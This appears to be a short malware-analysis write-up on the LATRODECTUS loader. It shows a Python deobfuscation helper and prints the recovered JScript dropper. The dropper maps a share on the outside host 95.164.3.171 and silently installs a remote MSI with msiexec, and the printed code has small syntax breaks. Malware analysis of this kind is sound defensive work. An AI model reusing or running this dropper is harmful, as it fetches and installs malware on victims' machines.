LATRODECTUS Delivery

• High Obfuscated JS File , I made a Python Script To de-Obfuscated it.



```
def de_Comment(input_file, output_file):
    with open(input_file, 'r') as infile, open(output_file, 'w') as outfile:
        for line in infile:
            if line.startswith('///'):
                outfile.write(line[4:])


# input_file = ''    The JS File
output_file = 'out.js'
de_Comment(input_file, output_file)
```

The JS Code After Running The Script


```
var network = new ActiveXObject("WScript.Network");
var wmi = GetObject("winmgmts:\\\.\\root\\cimv2");
var attempt = 0;
var connected = false;
var driveLetter, letter;
function isDriveMapped(letter) {
   var drives = network.EnumNetworkDrives();
   for (var i = 0; i < drives.length; i += 2) {
        if (drives.Item(i) === letter) {
            return true;
    return false;
}
for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
    letter = String.fromCharCode(driveLetter) + ":";
    if (!isDriveMapped(letter)) {
        try {
            network.MapNetworkDrive(letter, "\\\95.164.3.171@80\\share\\");
            connected = true;
            break;
          } catch (e) {
             attempt++;
          }
   }
```

```
if (!connected && attempt > 5) {
    var command = 'net use ' + letter + ' \\\\95.164.3.171@80\\share\\
/persistent:no';
    wmi.Get("Win32_Process").Create(command, null, null, null);
    var startTime = new Date();
    while (new Date() - startTime < 3000) {}</pre>
    connected = isDriveMapped(letter);
}
if (connected) {
    var installCommand = 'msiexec.exe /i \\\\95.164.3.171@80\\share\\cisa.msi
/qn';
    wmi.Get("Win32_Process").Create(installCommand, null, null, null);
       network.RemoveNetworkDrive(letter, true, true);
    } catch (e) {
   }
} else {
    WScript.Echo("Failed.");
}
```

• The Malware Get In MSI File I Used "Uniextract To Get The DLL Out"



• And To Speed Unpacking Process I Will Use unpackme, and now the sample is ready for analysis.



API Hashing